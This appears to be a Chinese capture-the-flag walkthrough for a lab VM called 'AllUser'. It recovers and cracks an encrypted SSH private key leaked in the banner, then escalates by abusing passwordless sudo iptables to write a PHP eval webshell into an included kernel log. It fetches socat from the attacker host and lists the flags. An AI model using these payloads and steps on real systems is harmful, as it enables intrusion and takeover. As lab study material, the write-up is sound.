

AllUser

1.信息收集

```
└─(root@kali)-[/tmp/test]
└─# nmap --min-rate 10000 -p- 192.168.2.90
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 01:58 EST
Nmap scan report for 192.168.2.90
Host is up (0.00032s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:9B:0A:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds
```

tcp只开放了22端口没什么好扫的了，可能是banner入手也可能是udp入手了

```
└─(root@kali)-[/tmp/test]
└─# nmap -sU --top-ports 20 192.168.2.90
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 01:59 EST
Nmap scan report for 192.168.2.90
Host is up (0.00055s latency).

PORT      STATE      SERVICE
53/udp    open|filtered domain
67/udp    closed     dhcpc
68/udp    open|filtered dhcpc
69/udp    closed     tftp
123/udp   closed     ntp
135/udp   closed     msrpc
137/udp   open|filtered netbios-ns
138/udp   closed     netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   closed     microsoft-ds
500/udp   closed     isakmp
514/udp   closed     syslog
520/udp   closed     route
631/udp   open|filtered ipp
```

```
1434/udp  closed          ms-sql-m
1900/udp  closed          upnp
4500/udp  closed          nat-t-ike
49152/udp open|filtered unknown
MAC Address: 08:00:27:9B:0A:D6 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
```

```
Nmap done: 1 IP address (1 host up) scanned in 14.04 seconds
```

可以尝试下snmp，不过nc一下就可以发现是关的

SSH banner

```
└─(root@kali)-[/tmp/test]
└─# ssh root@192.168.2.90
6f70656e7373682d6b65792d76310000000000a6165733235362d637472000000006626372797074
000000180000001028710c7b422cc65bdda5d950f0122703000000100000000100000033000000
0b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8
b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2
b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bb
c6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d48
7fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdec4848a24bc4d1d08937e4c677ec81
42
```

hex转字符串就可以看出来可能是openssh的私钥，发给gemini看一眼

Hex解析

这是一个经过十六进制编码（Hex encoded）的 **OpenSSH 私钥（Private Key）**。

具体来说，它是 **OpenSSH 私钥格式（新版 v1）**，并且使用了 **ED25519** 算法。

详细解码分析

我将这段十六进制代码的头部和关键元数据转换回 ASCII 文本，分析如下：

1. 文件头 (Header): openssh-key-v1

- **Hex:** 6f 70 65 6e 73 73 68 2d 6b 65 79 2d 76 31
- 这表明这是 OpenSSH 6.5 之后引入的私钥格式，而不是旧版的 PEM 格式（即不是以 `-----BEGIN RSA...` 开头的）。

2. 加密方式 (Cipher Name): aes256-ctr

- **Hex:** 61 65 73 32 35 36 2d 63 74 72

- **重要信息：** 这表明该私钥是**被加密的** (Encrypted)。这意味着使用该密钥时需要输入密码 (Passphrase)。如果这里显示的是 `none`，则是未加密的。

3. 密钥派生函数 (KDF): `bcrypt`

- **Hex:** `62 63 72 79 70 74`
- 这是用于将你的密码转换为解密密钥的算法，`bcrypt` 是一种抗暴力破解性很强的哈希算法。

4. 密钥类型 (Key Type): `ssh-ed25519`

- **Hex:** `73 73 68 2d 65 64 32 35 35 31 39`
- 这表明这是一个基于 **Ed25519** 椭圆曲线算法的密钥。相比传统的 RSA，它更短、更安全且速度更快。

思路

很清晰了是加密的ed25519私钥的hex，还原成正常私钥格式用john破解找密码，再从私钥推出公钥就可以撕开口子

```
└─(root@kali)-[/tmp/test]
└─# python3 ez.py
Success! Key saved to: target_key_formatted
```

```
└─(root@kali)-[/tmp/test]
└─# cat target_key_formatted
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAocQx7Qi
zGW92l2VDwEicDAAAAEAAAAEAAAAzAAAAAC3NzaC1lZDI1NTE5AAAAIPj5jnmzylkZNSz
x8pi9hRxeDI3p0LIt6JF7fe20a06AAAAKihHgVf7AOLZwIlVCOAHCCd1gu0FI3DMAa6yuZ
ys3ozJwuPtLP1jKQ00FScQk05WjmBZeYvLH7mGJHO+r0ShbQG7xq1yeuID+wwjPv4gOdZS
A6qoX16m4Tz84gxCbM0m2gd+oHUN0w1If9TPMOGUpk8TUZ3A1ELnea2P5TGMlozey0hIok
vE0dCJN+TGd+yBQg==
-----END OPENSSH PRIVATE KEY-----
```

```
└─(root@kali)-[/tmp/test]
└─# ssh2john target_key_formatted > ssh.hash
```

```
└─(root@kali)-[/tmp/test]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)
```

```
└─(root@kali)-[/tmp/test]
└─# john ssh.hash --show
target_key_formatted:0123456
```

```
1 password hash cracked, 0 left
```

```
└─(root@kali)-[/tmp/test]
└─# ssh-keygen -y -f target_key_formatted
Enter passphrase for "target_key_formatted":
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIPj5jnmzylkZNSzx8pi9hRxeDI3pOLIt6JF7fe20a06
sandu@AllUser
```

拿到公钥里的用户名字登录即可

2.提权

www-data

```
sandu@AllUser:~$ sudo -l
Matching Defaults entries for sandu on AllUser:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sandu may run the following commands on AllUser:
    (ALL) NOPASSWD: /usr/sbin/iptables
sandu@AllUser:~$ ss -ltn
State      Recv-Q      Send-Q       Local Address:Port      Peer
Address:Port
LISTEN     0            128          0.0.0.0:80
0.0.0.0:*
LISTEN     0            128          0.0.0.0:22
0.0.0.0:*
LISTEN     0            128          [::]:22
[::]:*
```

可以无密码root执行iptables，而且本地开放80端口，先socat转发出去


```
sandu@AllUser:~$ busybox wget http://192.168.2.60:81/socat
Connecting to 192.168.2.60:81 (192.168.2.60:81)
socat      100% |*****| 366k
0:00:00 ETA
sandu@AllUser:~$ chmod +s socat
sandu@AllUser:~$ chmod -s+x socat
sandu@AllUser:~$ ls -al socat
-rwxr-xr-x 1 sandu sandu 375176 Nov 23 02:13 socat
```

```
sandu@AllUser:~$ ./socat TCP-LISTEN:8080,bind=0.0.0.0,fork TCP:127.0.0.1:80 &
[1] 714
```

访问即可看到是个包含，读取的内核日志，网站主页就是

`http://192.168.2.90:8080/index.php`


可以通过iptables写入规则，将入站数据包加上php木马然后再用file包含进来解析



这一步是利用 **root** 权限的 **iptables** 在每一条入站 **TCP** 数据包的日志前加上 **PHP webshell**
--log-prefix 最多通常只支持 **29** 个字符，所以 **payload** 要短！

```
sudo iptables -I INPUT -p tcp --dport 80 -j LOG --log-prefix "<?
=@eval(\$_GET['c']);?>"
```

不推荐传系统马，因为不知道disable_fuction



这个没禁用任何函数，传参记得加分号，弹个shell就上来了

root

```
www-data@AllUser:/var/www/html$ ls -al
ls -al
total 28
-rw-r--r-- 1 root      root      21 Nov 22 08:45 '--help root password'
drwx----- 2 www-data www-data 4096 Nov 22 17:21 .
drwxr-xr-x 3 root      root      4096 Apr  4 2025 ..
-rw-r--r-- 1 www-data www-data 1663 Nov 22 09:06 index.php
-r--r--r-- 1 root      root      9574 Nov 23 02:25 kern.log
www-data@AllUser:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on AllUser:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on AllUser:
    (ALL) NOPASSWD: /usr/bin/cmatrix
```

有个无密码数字雨，这是个兔子洞，特殊文件里的base64字符就是root密码

flag

```
flag{root-df31759540dc28f75a20f443a19b1148}
flag{user-ba1f2511fc30423bdbb183fe33f3dd0f}
```

脚本

```
import binascii
import base64

# 你的原始 Hex 数据
hex_data =
"6f70656e7373682d6b65792d7631000000000a6165733235362d63747200000000662637279707
4000000180000001028710c7b422cc65bdda5d950f012270300000010000000010000003300000
00b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c
8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb
2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01b
bc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d4
87fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdec4848a24bc4d1d08937e4c677ec8
142"

# 1. 将 Hex 转回二进制
binary_data = binascii.unhexlify(hex_data)

# 2. 将二进制转为 Base64 字符串
b64_str = base64.b64encode(binary_data).decode('utf-8')

# 3. 按照每行 70 个字符进行格式化（OpenSSH 标准格式）
formatted_b64 = ""
for i in range(0, len(b64_str), 70):
    formatted_b64 += b64_str[i:i+70] + "\n"

# 4. 加上头部和尾部
final_key = f"-----BEGIN OPENSSH PRIVATE KEY-----\n{formatted_b64}-----END
OPENSSH PRIVATE KEY-----\n"

# 5. 写入新文件
output_file = "target_key_formatted"
with open(output_file, "w") as f:
    f.write(final_key)

print(f"Success! Key saved to: {output_file}")
```